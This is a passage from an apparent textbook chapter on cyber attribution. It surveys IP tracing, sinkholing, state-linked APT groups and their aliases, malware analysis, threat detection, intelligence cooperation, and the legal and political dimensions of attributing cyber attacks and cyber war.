Real world example: The security researcher Mr. Brian Krebs was informed about an IP address belonging to the Carbanak group, which attained a billion US-dollars by intrusion of banking systems. His analysis of the IP address registration showed that the company name was also used for past cyber attacks with two different types of malware. The email-address led him to further IP addresses of the Carbanak group. The telephone number allowed Mr. Krebs to identify a person with potential relations to the Carbanak group, he was even able to have a communication with this person (KrebsonSecurity, 2016).

Real world example: In a Doxxing attack from 2018/19, private data of hundreds of German parliamentarians and prominent persons were published in the internet. The attacker with the cover name G0d/Orbiter used for his Telegram messages an account which was registered on the real number of his German Telekom mobile phone. Also, in a screenshot of an intruded Amazon account, he showed by error his Windows 10 environment and the precise login date and time which allows Amazon to check which IP address communicated with this account (Denker et al., 2019).

Note that sophisticated attackers have reacted to this already. One strategy is to exchange IP addresses and servers rapidly with the so-called fast-flux technology. Then, even the shutdown of certain servers is unable to stop the attacker.

However, a counterstrategy is the use of **sinkhole servers**. When somebody enters a domain, such as www.example.com into the browser, the computer needs to know the IP address of the target. So-called **domain name servers (DNS)** help the computer to find out the IP address. Sinkhole servers give intentionally wrong hints (e.g. by saying www.example.com is IP address 4.5.6.7 while the true address is 1.2.3.4) and thus redirect the data traffic away from the attacker computer. Note that the sinkhole server can catch the misdirected data and analyse it to find out how the attack works. As in larger attacks communication is ongoing for a while, both the attacker's and the victim's data can be collected, which helps to overcome the matter of changing IP addresses. Sinkholing was used for example by the Russian security firm Kaspersky against the presumably US-based Equation Group, which on the other hand infected Kaspersky with the sophisticated espionage malware Duqu 2.0 (Kaspersky Lab, 2015a/b). Unexpectedly, early versions of Equation Group malware showed hard-coded IP addresses in their programs.

Real world example: The ransomware-releasing botnet Avalanche used the fast-flux technology to avoid detection. Finally, sinkholing allowed catching 130 Terabyte of data. The analysis of this data allowed law enforcement authorities to stop the botnet and hold the Avalanche group members accountable for their actions. The cooperation of the (German) Bundesamt für Sicherheit in der Informationstechnik (BSI), the research unit Fraunhofer-Institut für Kommunikation, Informationsverarbeitung und Ergonomie (FKIE), the German Police, Europol, Eurojust, the FBI and the security firm Symantec made this possible despite the misuse of 800,000 domains (Europol, 2016).

Another strategy is the use of domains with difficult-to-track registration, which was reported in 2017 by security firm Kaspersky Labs for suspected 'survivors' of the Carbanak group. Some countries, such as Gabon (top level doman .ga), allow the free sale of domains with their country ending, by providers like Freenom. However, any provider is at risk to be approached by national or foreign police or intelligence services to provide access to their data. There is an enormous variability of cyber security laws and law enforcement procedures worldwide, there is a never-ending public debate going on, which is partially based on and mirrored in US court cases, on who under which circumstances is allowed to request information on users from private companies.

The European Commission Service released an overview on the current legal situation in EU member states in December 2016. The survey showed an enormous variety of legal perspectives, e.g. whether a provider must or can cooperate, which extent of information is requested, which ways of law enforcement are used (up to remote access to providers) and whether cooperation between authorities is practiced or not (EU, 2016).

Smart devices have their own IP addresses. The analysis of incidents with smart devices in the Internet of Things (IoT) allows identifying the manufacturer and the involved products. A corresponding real-world example is the Internet of Things (IoT) botnet Mirai, which utilised webcams, babyphones and other devices to create a DDoS attack on the US internet-infrastructure provider Dyn with data flow rates of more than 1 Terabit per second in October 2016. The sending of the high data volume to communication node servers led to temporary shutdown of the servers; later on, it was discovered that this was a test run by a cyber criminal who wanted to attack a Liberian telephone provider with the same method.

13.2.4 Actors in Cyberspace

The world of cyber attacks can be differentiated into several actor groups. The first one is the state with civil authorities, military and intelligence organisations. Hackers may work for these organisations, in some states also in state-linked hacking groups. A second set of actors is cyber security firms which are involved in detection, attribution and defence, but also in the construction of cyber weapons and espionage tools. Hackers may also act as penetration testers to check security measures of a certain unit. In the scientific and commercial sector, hackers may work as **White-Hat Hackers** to find and to close security gaps, but also as **Black-Hat Hackers** for criminal purposes or for industry espionage. Finally, so-called **Hacktivists** use their skills for political activities.

Please note that the above-mentioned spheres are not completely separated. In reality, a skilled hacker may win an award during a hacking contest, then be hired by a state and thereafter switch to the private security sector. While the original image of hackers was more anarchic, nowadays states are intensely and routinely searching for skilled hackers in order to hire them. IT summer camps, hacking contests, hackathons (hacking marathons where a certain problem has to be solved) are typical activities. The search for hackers is however only a small part of the search for skilled IT people in general: Skilled IT students may also be directly contacted by states and security firms. The staff recruitment methods by intelligence services and militaries have made significant progress. Currently, the typical hacker is a younger male person who – if involved into larger cyber attacks – is doing this as a regular job. The dominance of younger males in hacking reflects the dominance of younger males in the IT sector in general. This is seen as a problem, as this indicates the lacking employment of females for IT. The British cyber intelligence Government Communication Headquarter (GCHQ) is now systematically searching for skilled females by initiating the CyberFirst Girls Competition for 13 to 15-year-old girls with tests in cryptology, logic and coding. End of Feb 2017, 600 teams started the competition. Currently, only 37% of the 12.000 employees in the British Intelligence Sector are females (Wittmann, 2017). The typical hacker is not a lonesome rider, but interacts with friends and other hackers to exchange tools and experiences, to get insights and news from the scene and so on. This is done with cover names in hacker fora, on the black market and in the darknet. These three areas overlap with each other. Sometimes, defacement websites exist where hackers post screenshots of the hacked and damaged (defaced) websites as a kind of trophy. This opens a possible way to attribution: cover names may appear in several attacks, also the used email addresses. If an individual hacker makes public claims, his or her risk of being captured increases. Again, it can be helpful to enter the cover name of a hacker into a search engine to get further clues. Practice shows that hackers sometimes use multiple cover names, but not too many of them, because otherwise they lose their ‘profile’ in the insider scene.

Real world example (Kaspersky, 2013, p. 53ff.): In the Winnti 2.0 attack, a bot communication in Twitter used as header the cover name of one of the hackers which also appeared in hacker fora. There, he had email communications with friends who had regular social-media websites with all contact details. Also, a short abbreviation in the malware program resulted in further matches in search engines and led to a hacker team, from there to an email address which then led to a young male person.

In recent years the darknet was presented as a major problem in media. For example, the coverage of the TOR system (derived from The Onion Router) in mainstream media paints it as the backbone of the Darknet, because it allows splitting off data packages over multiple routes and by this a high level of anonymity in the net, because it creates a high technical hurdle for third parties to allocate the data packages to a specific user. However, TOR is increasingly under pressure. A recent paper by the Naval Research Laboratory that historically invented the TOR system shows that the takeover of an autonomous system or an IXP node computer (see above) by an adversary would provide enough information to capture a user within weeks or sometimes even within days (Johnson et al., 2013). While this was presented as statistical modelling, it highlights that the TOR system may not be forever a barrier against detection and attribution. With respect to the darknet, one should bear in mind that actors may also be undercover agents. In reality, many illegal platforms were meanwhile shut down by international police cooperation (e.g. Avalanche, Carbanak, Elysium, AlphaBay and Hansa) and criminals increasingly shift from the Darknet to messenger platforms in 2018.

13.3 Malware and Advanced Persistent Threats

13.3.1 Sophisticated Malware and Hacker Units

Meanwhile, several sophisticated hacker units and malware families were discovered and reported, some of which are presented in the following sections. Typically, it is assumed that these units are linked to or sponsored by states (government/intelligence/military). Reasons for this assumption are the efforts and complexity of the used tools, the need for specialists to maintain and hide the operations sometimes over several years, to select victims of high political and strategic relevance, to collect and analyse the gathered information and so on. Also, these attacks are typically cases where no immediate profit can be expected, in contrast to cyber criminals who could make money with banking Trojans, ransomware etc. But also private cyber security firms are involved in these processes and are increasingly linked to states in security partnerships. Additionally, each group has its characteristic combination of access vectors, exploits/vulnerabilities, and toolkits which allow differentiation between groups (Jennifer, 2014). A widely used term for this combination is **Tactics, Techniques, and Procedures (TTPs)**. As each group has a typical set of attack targets, the logic of target selection is also called victimology.

The attack tactic varies: Leading techniques are phishing emails with infected attachments or links to infected websites. As outlined in the APT28/Fancy Bear analysis of the Security Firm FireEye, such emails can also be used as traces, such as "specific email addresses, certain patterns, specific name files, MD5 hashes, time stamps, custom functions and encryption algorithms" (FireEye, 2014, p. 29). Stolen security certificates and the use of zero-day exploits are typical indicators for a sophisticated attacker group. However, assignments to states should be handled with caution. Sometimes, false flags are set, i.e. misleading traces to blame another actor, or malware is utilised which is meanwhile known and available on the underground market. In certain cases, cyber weapons are even commercially available with restrictions. Moreover, so far, no government or authority has ever officially admitted a link to a hacker unit. A 'linkage' to a state is a vague term, this does not indicate that a unit is a formal part of a government organisation, has been contracted by it or is cooperating with it. The below groups are the most prominently featured ones by media, the total number of larger active hacking groups is estimated by US and European media around one hundred groups.

From the US security-analyst perspective, Russia has made significant progress with establishing sophisticated units within the last ten years. In 2018, the Mueller Indictment showed that the US was able to monitor and log computer activities of APT28/Fancy Bears member in two Russian military intelligence GRU (now GU) buildings in Moscow (Mueller, 2018), as shown below. The Industrial Control System (ICS)-focused group Sandworm/ Quedagh is also attributed to the GRU, the Waterbug/ Turla/ Ouroburos/ Venomous Bear/Krypton Group to the civil intelligence FSB while the APT29/Cozy Bears may be related to the FSB or the foreign civil intelligence SVR (note that for historical reasons the FSB still conducts foreign operations by a special group), but anyway Dutch cyber intelligence claimed to have identified the Cozy Bears members by intruded surveillance cameras in a building near the Red Square in Moscow (Paganini, 2018). The exact links to Russia are still under debate for the ICS-industry systems-focused group Energetic Bear/Dragonfly.

The Comment Crew/APT1 and the Axiom/DeepPanda Group were discussed to be linked with China, while the Lazarus Group was linked to North Korea by the FBI with support of the cyber security firm Mandiant showing that the group used North Korean IP addresses and a lot of common infrastructure, techniques, codes etc. during various attacks linked to the Lazarus group (Shields, 2018, pp. 56, 134 and 138). The Equation Group is attributed to the US National Security Agency (NSA) based on the leaks of the Shadow Brokers group from 2016 which were identical with an unauthorised data collection of NSA software by a contractor named Harold T. Martin (Perloth/Shane 2017). And in 2017, the APT known as Longhorn Group/The Lamberts could be linked to the CIA based on the Vault 7-leaks. But please note that all respective governments denied or declined to comment. All leading groups have multiple names, because analysts typically assign a working name and it appears later that the same group was addressed by different analysts. Also, cyber security firms have internal naming conventions, such as Bear = presumably Russian, Panda = presumably Chinese and so on. Sometimes, codes or terms in the malware trigger the naming, e.g. the name Sauron in the recently discovered APT Project Sauron (the all-seeing evil eye from Lord of the Rings). It is crucial for attribution to know the alias names to combine knowledge from different sources.

Real world examples: APT 28 is also known as Sofacy, Pawn Strom, Csar Team, Sednit, Fancy Bears or Strontium, APT 29 as Cozy Bears or The Dukes, the Axiom Group is also known under as DeepPanda, Shell_Crew, Group 72, Black Vine, HiddenLynx, KungFu Kittens etc. Currently, the most frequently mentioned cyber-crime groups under discussion are the Carbanak group and the Avalanche ransomware botnet.

13.3.2 Analysis of Malware

Sophisticated malware can attack, intrude, spy on and manipulate computers. This type of software is more and more in use and the conventional differentiation between viruses, worms and trojans is becoming less relevant. The most advanced types show technical similarities: Initially, only a small program is loaded which makes intrusion easier. To avoid detection, the malware conducts self-encryption steps and creates a self-deletion module for the time after completion of espionage. Ideally, this includes the option for self-deactivation (going silent). Then, further malware is imported based on the initial information gained. Instead of creating large malware programs, now variable modules are uploaded that are tailor-made for the target user and the computing environment. The most advanced malware has a more or less total control of the infected computer and can extract all kinds of data. Storage of malware and information is done at uncommon places such as the registry or even in the firmware to avoid detection and removal from the computer. A typical operational step is to escalate unprivileged users to administrator right to gain network control (lateral movement). This can result in an **Advanced Persistent Threat (APT)**, i.e. the unauthorised and persistent (long-term) accessing of a network. Analysis of malware is impacted by false flags, i.e. misleading time stamps and language settings of the computer that the intruder used for malware creation, in addition, code pieces and terms maybe used that give misleading hints to other attacker groups. Note that this process has a high risk of errors, in larger malware programs it happened that single time stamps were not changed and language settings were not clean enough. Also, hackers create digital fingerprints; these are typical program codes or certain access patterns which allow characterising a certain group of attackers. These patterns can include the use of malware families (related sets of malicious codes), use of specific tools or tool combinations, scope of stealing, characteristic encryption algorithms, use of covert communication to control servers (such as mimicking legitimate communications) and language used (incl. typos, styles, preferred terms etc.; Mandiant, 2013). Also, information can be hidden into small pictures, a method known as steganography. Sometimes, attacker servers communicate with victim computers via Twitter or email. Sophisticated APTs develop their malware families over years as modular platforms which can be composed in line with the operational goals and allow tailor-made attacks and modifications.

Real world example: In early 2015, the security company Kaspersky Labs reported the existence of a new malware family called the Equation group. It is noteworthy that the malware could be tracked back to 2001, perhaps even to 1996. Due to technical overlaps, there are some things that may indicate that Stuxnet, which was used against uranium centrifuges in Iran is part of a malware family (Kaspersky Lab, 2015a, p. 3). The Equation Group malware family included EquationLaser, EquationDrug, Grayfish, Fanny, Double Fantasy and TripleFantasy, while the Stuxnet-related family included Stuxnet, Flame, Duqu and Gauss (with the derivates MiniFlame and Duqu 2.0; Kaspersky Lab, 2015b, p. 3). Important links between the Equation malware family and the Stuxnet-related malware family are the following (Kaspersky Lab, 2015a, p. 3): In one infection step, Grayfish uses a hash-code self-encryption step that shows similarities to the Gauss malware. Fanny, Stuxnet, Flame and Gauss use the same ‘LNK’ exploit while Fanny, Stuxnet, Double Fantasy and Flame use a certain escalation of a privilege account. Finally, DoubleFantasy, Gauss and Flame use a certain way of USB infection. Meanwhile, the programming styles of certain programmers are also collected and analysed, so that any new software programs can be compared with older ones (‘stylometrics’). The NSA for example checks for the way of setting brackets, use of variable names, empty spaces and programming text structure. Programming pieces are collected for example during hacking camps or by collection of informatics students’ works. However, a growing use of obfuscation software to replace names and modification of brackets is observed, too.

Real world example: In 2016, a joint effort of IT security firms like Symantec, Kaspersky, Alien Vault etc. led by Novetta called Operation Blockbuster was made to analyse cases of cyber espionage and wiper attacks in Korea, the US and the Sony Pictures Entertainment (SPE) hack 2014 (Novetta, 2016). The joint analysis showed strong evidence that at least two of the three large wiper attacks and the Sony/SPE hack were conducted by the same group called Lazarus group. Novetta identified 45 malware families with multiple examples of code re-usage and programming overlaps. However, the SPE hack was one of the most controversial debates in the cyber attribution history, resulting from unexpected facts like the initial request for money, data distribution from outside of North Korea etc. Also, the mix of cyber espionage and cyber criminal activities such as the attack on the inter-banking system SWIFT was irritating (Brächer, 2016, p. 26-27). However, most of the contradictions could be resolved, if the following assumptions are correct: The SPE hack was initially a cyber-criminal activity which was escalated to a political matter at a later stage. This would match the communication and attack pattern. The Lazarus group has a core of state-linked hackers which coordinate hackers in South-East Asia. This would explain obscure findings like the long working times, the attack locations and overcome the issue of limited network capacities, etc. The SWIFT inter-banking attack is of particular importance, because it appeared that both the Lazarus group and Carbanak-related hacks attacked independently the same target. The wiping code used by the Lazarus group to hide the bank hacks was the same used in the SPE attack, while the latter used a new malware Odinaff (Symantec, 2016c). Many people consider intrusion as a static event: once the malware is installed, the attacker can lean back and the data flow is going on. In reality, a cyber attack is a dynamic process. The attacker may try to expand the access and control rights or push through to other computers of the intruded organisation by lateral movement, i.e. from one system to the next. Updates have to be made and tailor-made modules must be uploaded. Instructions have to be sent to the target computer.

Intruders have to pay attention that they are not discovered, e.g. by publication of an exploit they used. The extracted data has to be analysed carefully to identify further needs or to realise when further attack is a waste of time and resources. Attackers cannot easily mimic the attack of an APT, even if they got the malware of the respective APT from the black market. The attacker who wants to mimic another attacker needs to be aware that the cyber security companies do not present their full knowledge to the public, that the intelligence service of a state may also know more about the usage and of course the original APT knows their malware better than others and not only what it used, but how and when. However, an attacker group could of course use malware which is available on the black market, but even then they may show core characteristics and programs in use.

Real world example: The Axiom group was observed to do highly sophisticated spear-phishing attack by piggybacking (settling) on ongoing real conversations to motivate the victim to click on compromised links, e.g. by sending interesting stories related to this link (Alperovitch, 2014, p. 20). The malware types Zox and Hikit were only seen in Axiom activities, while the other malware used by them was also used by other organisations (Novetta, 2015, p. 20). However, Novetta indicated in their Winnti attacker group analysis as part of the Operation SMN that Hikit was now used to leverage Winnti attacks. Sophisticated hacker units can check computers for pre-existing infections (e.g. Equation Group and Waterbug Group) with their malware and if they detect infections of computers which were neither attacked nor infected earlier, they will be alerted. The hacker units may even be able to inspect the false flag attack.

Real world example: The multi-functional malware named Ouroburos/Turla/Snake/Carbon of the Waterbug Group is a rootkit that is able to connect computers within intranets as peer-to-peer-network and has multiple technical links to agent.btz/Trojan Minit that caused the infiltration of Pentagon computers via USB sticks (Symantec, 2016a, p. 10-11). Within this network, Ouroburos is then searching for a computer that has internet access to conduct data exchange. It is noteworthy that Ouroburos remains inactive in computers that are already infected by the malware indicating the same source (Fuest, 2014, p. 1-3). In addition to the above analyses, the chronology of malware development is important to detect which malware could be derived from precursors and thus be related to the same attackers. A chronology of malware development exists for all sophisticated malware groups. Note that e.g. the Stuxnet malware not only had a long version history, but also massive changes of its structure and targets (originally valves, later centrifuges; McDonald et al., 2013).

Real world example: The new APT Project Sauron (also known as Strider) was discovered in 2016, but the malware properties indicate that the programmers have learned from other sophisticated malware, in particular Duqu, Flame (use of Lua language), Equation and Regin, but at a time where these malware types were not discovered which may indicate a relation between the APTs (Kaspersky, 2016, p. 21, Symantec 2016b). Finally, a cyber-crime attack does not end with computer communication, but the money gained by the attacks has to be transferred and hidden as well. This whitewashing of money is typically done with multiple transfers between banking accounts to obfuscate the origin of the money. The use of digital bitcoins does not really solve the issue, as at the end this has to be exchanged into real money again. The transfer of large sums of money and rapid moves are alert signals. People who utilise their bank account for transfers of money are the so-called money mules, i.e. in addition to hackers, further people are part of the cyber-crime group. Experts have identified the money transfer of cyber-crimes as an important vulnerability of the attackers (Baches 2016, p. 15).

13.3.3 Attack Detection and Prevention

Threat intelligence repositories are knowledge databases that compare incoming information with known IP-addresses, domain names, websites and also with lists of known malicious attachments. This allows immediate detection and sometimes even attribution of an incoming attack. Newly discovered malware can be integrated with so-called Indicators of Compromise IoC, i.e. numbers that allow detection in a certain computer. In addition to standard recommendations on cyber-defence such as strong passwords, updated systems, careful behaviour in the internet, avoiding suspect emails and attachments etc., an increasing effort is made on automated attack detection. The US Government is currently expanding the use of advanced sensor systems (Gerstein, 2015, p. 4-5): The Continuous Diagnostics and Mitigation (CDM) program provides a real-time capacity to sense anomalous behaviour and to create reports to administrators on a dashboard. Einstein 3A is working by installing sensors at Web access points to keep threats out, while CDM should identify them when they are inside. For cyber defence, US researchers have developed pattern recognition algorithms, which allow after the detection of an attack the automated deletion of data packages that are part of the cyber attack. To avoid escalation, retaliation to networks or systems is not automated. The German Deutsche Telekom has installed honeypot computers that simulate average mobile phones and computers of normal users. These honeypot computers are able to document each step of the intruder, the analysis environment is also known as **sandbox**. As advanced malware stays silent in virtual machines, sandboxes try to mimic real computers as far as possible (virtual machines are programmes that give a user the impression to work on a separate computer while in reality the data and the work are done by large servers). However, malware may be protected by code morphing, an approach used in obfuscating software to protect software applications from reverse engineering, analysis, modifications, and cracking. An important progress is the formation of cyber alliances, e.g. the Cyber Threat Alliance of the security firms Fortinet, Intel Security, Palo Alto Networks and Symantec to fight against ransomware. More and more private security firms merge collected data and do long-term analyses to identify certain groups. Examples are the large forensic operations SMN and Blockbuster, more details will follow below. As sophisticated attacks are typically executed by groups that operate over years and not as isolated ‘hit and run’-incidents, attribution efforts are increasingly effective.

13.3.4 Cyber Intelligence

Cyber intelligence in the wider sense is the use of all kinds of available intelligence for detection and analysis of cyber incidents, but in this section, it is used to describe cyberspace activities of intelligence organisations. As a general outline, it is known that many companies including IT security companies provide information on potential exploits to intelligence agencies before the exploits are published or closed by patches to support intelligence activities. As a practical consequence, users of devices, software or IT security software have to consider the possibility that the intelligence of the manufacturer/provider country may have and use access, that by intelligence cooperation an indirect access may also exist for further agencies from other countries and that a zero day-exploit may not be 'zero' at all. Together with the surveillance of information flows and the above described intelligence access to encryption systems, cyber security between computers may also be a problem. This includes conventional surveillance of paper-based and analogous communication as well as interception of information flowing through optical fibres. Also, in line with respective national law, e.g. the 1994 Communications Assistance for Law Enforcement Act (CALEA) and the Foreign Intelligence Surveillance Act (FISA) in the US, providers may grant technical access to data or systems. The decision of keeping exploits secret is based on a thorough risk-benefit assessment, i.e. who else could use them, the magnitude of the risk of disclosure and possible damage to own users and companies, versus benefits if kept secret. In the military sector, preparing the battlefield is essential for successful strategies, in practice this means to place beacons or implants into foreign computer networks. This is code to monitor how these networks work and to manipulate when needed. A further approach is pre-encryption access, as providers often decrypt data for internal handling and re-crypt afterwards. By accessing node servers, intruders can bypass encryption. Many providers are confronted with requests to put servers into the country where the service is offered by several governments all over the globe. This is a normality which makes control of data flow and attribution much easier. This again underlines the importance of physical elements in the digital world. A targeted approach is the collection and analysis of user profiles. In March 2012, Google announced that profiles of users can be compiled by combining data from search engine usage, YouTube, Google plus and Gmail. Similar procedures are also known from social-network companies, but Google and other companies were affected in 2013 by a presumably Chinese hacking by which profiles of Chinese users were checked and exported (Süddeutsche Zeitung Online, 2013).

Hack the hackers: If the attackers are identified, it may make sense to intrude them to find out more about their activities. **Real world examples:** The New York Times reported that the NSA was able to intrude North Korean network via Malaysia and South Korea which enabled them to observe and track North Korean hacking activities, but this report was not officially confirmed (FAZ 2015, p. 5). In practice, the United States were hesitant for a long time to name attackers officially, because their intelligence know-how would have to be exposed to the public. This led to the so-called Grizzly Steppe report in 2016/2017 with respect to involvement of Russian actors in the US presidential elections, which was criticised for its vague statements. Meanwhile, a decision was made to expose some intelligence knowledge allowing to name attackers precisely. This resulted in the Mueller indictment of 2018, which shows the findings from monitoring and logging of computers of Russian intelligence officers as members of APT28/FancyBears (Mueller 2018), including the organisational setting (GRU Units 26165 and 74455), the names of the officers and detailed protocols, how, by whom and when the Democratic party was attacked, the stolen data transferred and leaked (spearphishing, DNC hack, DCLeaks, Guccifer 2.0). In the same manner, the Lazarus group was analysed by the FBI in cooperation with Mandiant to identify the North-Korean officer Park Jun Hyok as a key member. The group used North-Korean IP addresses and a lot of shared infrastructure, techniques, codes etc. during various attacks linked to the Lazarus group (Shields, 2018, pp. 56, 134 and 138), thus confirming the findings of Operations Blockbuster with solid evidence. In 2017, the Cyber security company Cellebrite was hacked and data was published. It showed that 40,000 licensed clients (intelligence, border police, police, military units, finance organisations) used e.g., the Universal Forensic Extraction Device UFED that allows access to smartphones by utilising security gaps (exploits). Further exploit collections for iOS, Android and Blackberry were released (Kurz, 2017, p. 13).

13.3.5 Intelligence Cooperation

Media reports in 2013 gave the impression that intelligence cooperation is focused on computers and Signals Intelligence SigInt. However, intelligence cooperation was created during World War II, and was expanded during the Cold War as well as in response to growing terrorist activities already in the decades before 9/11. As a result, the intelligence cooperation also includes the collection and analysis of information derived from human intelligence (HuInt), imaging intelligence (ImInt) and open source intelligence (OsInt) (Best, 2009). The system of intelligence cooperation can be sorted into three levels, the intelligence cooperation within one country (intelligence community), the widespread bilateral intelligence cooperation and the multinational intelligence cooperation. Many countries have multiple intelligence organisations that cover inner and external security and civil and military issues. The standard solution is to have multiple organisations with a coordinating level (Carmody, 2005). The largest Intelligence Community is in the US (formally established in 1981), where the Director of National Intelligence DNI (since 2004 in response to 9/11, his office is known as ODNI) coordinates all organisations, eight of them are forming the military umbrella organisation Defense Intelligence Agency DIA (DNI Handbook). The second level is a network of bilateral intelligence cooperation, e.g. Germany has relations with more than 100 countries. Depending on the quality of the respective political relationship, there may be formal official intelligence representatives and/or as (more or less) accepted alternative, intelligence staff as diplomatic (embassy and consulate) staff. This is necessary to detect, discuss and resolve bilateral intelligence-related incidents and topics.

The highest level is the multi-lateral cooperation, because even the largest intelligence organisations have limited human, technological and budgetary capacities to achieve a global coverage. Smaller groups can have deep cooperation more easily. The US established the declassified 5-eyes cooperation with UK, Canada, Australia and New Zealand already after World War II and in response to 9/11 (officially not confirmed, reported in 2013 by The Guardian and others in November 2013) a wider cooperation, namely the 9-eyes cooperation including Denmark, France, Netherlands and Norway and the 14-eyes cooperation additionally including Belgium, Italy, Spain, Sweden and Germany (e.g. Shane 2013, p. 4). In the European Union, cooperation started with small counter-terrorist working groups in the 1970s and was gradually expanded. The Joint Situation Centre SitCen (which is subordinated to the Standing Committee on operational cooperation on internal security COSI since 2010) is analysing information provided by member-state organisations, counter-terrorist working groups etc. Africa has established the multinational cooperation Committee of Intelligence and Security Services of Africa (CISSA), a part of the African Union.

13.3.6 Conventional Intelligence

Recent events from 2016 illustrate the relevance of conventional intelligence activities for attribution. As shown above, the tensions between Russia and the US were already ongoing, as the Russian security firm Kaspersky used sinkholing against the presumably US-based Equation Group, while they on the other hand infected Kaspersky with the sophisticated espionage malware Duqu 2.0 (Kaspersky Lab, 2015a/b). In August 2016, a previously unknown group called Shadow Brokers claimed to have cyber weapons from the Equation Group (which is suspected to have relations to US) and published material. Later on, the Shadow Brokers also released a list of IP addresses of computers which were infected and used by Equation Group. Their data was identical with an unauthorised data collection of NSA software by a contractor named Harold T. Martin (Perloth/Shane 2017). In the USA, 1.5 million people have a cyber-relevant security-clearance level, the ODNI was cited that 70% of the intelligence budget is assigned to private firms (Huber, 2013, p. 18-19). It was argued that the cooperation with private firms is already long-standing and it would be necessary to utilise expert knowledge in the rapidly growing cyber sector. After Google noted increased cyber activities by the Russian military intelligence GRU in a report named “Peering into the aquarium” in 2014, not only were computers of GRU officers monitored and logged, but also conventional intelligence measures were used by Western intelligence agencies. This included a consultancy of the former GRU member Skripal, disclosure of the names of 300 GRU members, interception of telephone calls, etc. (Rüesch, 2018, p. 4-5).

13.4 Attribution in Cyber War

The term **cyber war** is a combination of the terms war and cyberspace and designates a military conflict carried out with the means of IT. The attribution in cyber war is from the theoretical and legal perspective the most important attribution problem, as the question “who did it?” may result in retaliation or even war if a certain level of damage is exceeded. Article 51 of the United Nations Charter defines the inherent right of individual or collective self-defence against an armed attack, but this implies that the attacker is known, i.e. a credible and reliable attribution is elementary for the use of force in cyberspace.

However, the practical relevance of the matter is unclear, as there is an attribution paradox. The cyber war concepts of the US and China, which were the first official concepts in this area, agreed from the very beginning that the use of computers in military activities is only part of other military activities. The debate on the question whether a war can be decided by computer attacks alone is only a theoretical one, for in military practice this option was not yet taken into consideration (the NATO website has a collection of globally available national cyber strategies which give a full overview on this and related matters). Sometimes it is further debated whether computers could really be a part of a war as computer attacks could not kill people, but in military practice this debate is misleading. Computers are simply technical tools such as radar systems. Radar systems do not kill enemies directly and indeed, they save a lot of lives in civil air traffic, but nobody would doubt that Radar systems are part of military activities as well. General Keith Alexander, the first commander of the US Cyber Command CYBERCOM and the NSA, outlined his perspective on cyber warfare already in 2007 and described it as an integral and supportive activity and not as a stand-alone military concept, which is still the guiding perspective in the US (DoD 2018, p. 1). Also, the concept includes defensive and not only offensive components (Alexander, 2007, p. 60). As a consequence, cyber war is led as common action of humans and computers and usually comprises a group of activities and not only a single hit even if a surprising action may start the war. The primary aim of actors is to achieve and maintain electromagnetic dominance and cyberspace superiority (USAF, 2010, p. 2). In particular, that is to control the cyberspace during a conflict. As the system of the adversary can be restored after some time, the practical goal is to achieve the freedom of action for the own forces and to limit the others at the same time. The cyber activities are combined with conventional operations. The Chinese cyber strategy is to hit the enemy network first and to check the resulting “operational blindness” with conventional weapons and to continue attacking, if possible (Krekel et al., 2009). Of course, the enemy may be able to repair the network and the strategy may not be successful, thus it is necessary to get electromagnetic dominance as early as possible and to maintain this as long as possible. Also, the enemy may not be hit as expected and be still able to react. US studies indicated that such a war can only be conducted for a limited time. The US and Chinese cyber war concepts clearly indicate that a conventional strike must be executed simultaneously or very shortly after the cyber attack if the military action should be successful. This means that the attribution of the cyber attack will be possible within minutes, because the target state will at the same time be exposed to hostile fire, i.e. the attacker will identify himself.

Real world example: In parallel to the conflicts between the Ukraine and Russia about Crimea and the Donezk region, Ukraine was repeatedly hit by power failures and blackouts by presumably Russian malware (BlackEnergy, Industroyer). In addition, the IT security firm CrowdStrike reported in late 2016 an attack on Ukrainian artillery guns of the Howitzer type by infecting a targeting app with the X-tunnel malware. If a massive cyber attack would be executed without an accompanying conventional strike, the target state would have time to restore the systems first and to start attribution in the meantime as well, which with aggressive use of intelligence methods may take less time than attackers expect. However, this results in a kind of reverse attribution, i.e. from the physical to the digital world. In the era of espionage satellites, the preparation of a large military strike will not go undetected and will typically follow massive political tensions, i.e. there are clear warning signs in the physical world for coming attacks in the digital world.

13.5 Dimensions of Attribution

Beyond technical attribution, there are further dimensions of attribution, in particular the legal and the political dimensions (Rid & Buchanan, 2015; Lin, 2016; Tran, 2017). The technical attribution has a narrow perspective on machines and networks, while the legal attribution has a different approach. First, attribution in the legal sense (i.e., for a judgement at a court) is based on heavy accumulation of evidence (Lin, 2012, p. 4). Even if a certain incident may not be sufficient to attribute an activity to a certain actor, the overall available data maybe sufficient enough to name a certain actor. This is particularly important due to the ongoing data accumulation by cyber-security firms as done e.g. by the Operation Blockbuster against the Lazarus Group (Novetta, 2016). But what does it mean that an actor is responsible? Attribution has three different meanings: it can mean the machine from which the attack was carried out (IP address), a specific human, the hacker/intruder, but it can also mean an ultimately responsible party, e.g. an intelligence organisation which planned and supervised the cyber activity and finally a nation state (Lin, 2016, p. 5). And this makes attribution challenging, because even if a hacker is clearly identified (e.g. Ugly Gorilla in 2013) or the APT (APT 1), does this imply that the nation state knew or authorised this? States could tolerate, encourage, direct or conduct cyber attacks (Lin, 2016, pp. 18-19). However, others argue that a state has the obligation to stop any attacks coming from his territory. For these reasons, Rid & Buchanan argue that attribution is a nuanced process which is typically not a black and white-situation and has a political dimension, i.e. "*attribution is what a state makes of it*" (Rid & Buchanan, 2015, p. 7). This is means that a political decision will be needed to decide which level of evidence is necessary to react (Tsagourias, 2012, p. 235).

So which level of evidence is enough to blame another actor officially and if so, which consequences have to be taken? There is a critical balance between waiting too long and thus having the risk of further attacks or acting too early and making false accusations or risking an escalation. The reaction should be proportional, i.e. minor incidents could be handled by courts while major damages may require political actions, including the use of force (Tsagourias, 2012, p. 232). During **warfare**, which is the use of force between states, the law of nations allows the use of force, provided that the principles of distinction (between military and civilians) and proportionality (i.e. the avoidance of unnecessary damage) are respected, this is common sense in literature. More problematic is espionage. There is no formal convention with respect to espionage, but it is evident that the law of nation states is not consistent when defining the same activity as legal (in a 'good' moral sense) when done by its own people, but as illegal (in a 'bad' moral sense) when done by others (Radsan 2007, p. 623). This dilemma is overcome by the customary international law, which accepts the right of sovereign states to conduct espionage, is the basis for the intelligence cooperation mentioned earlier and even the presence of foreign intelligence officials in one's own country for discussion, mitigating and resolving intelligence issues. So, while the framework for warfare and espionage is quite clear, the critical issue is retaliation. Note that for an ongoing cyber attack a lot of defensive measures exist which allow stopping the attacks without damaging the adversary's systems, such as blocking IP addresses or ports, redirecting data traffic, taking one's own systems offline, slowing down data traffic (tar pitting). More critical is the existence and potential use of offensive cyber weapons such as 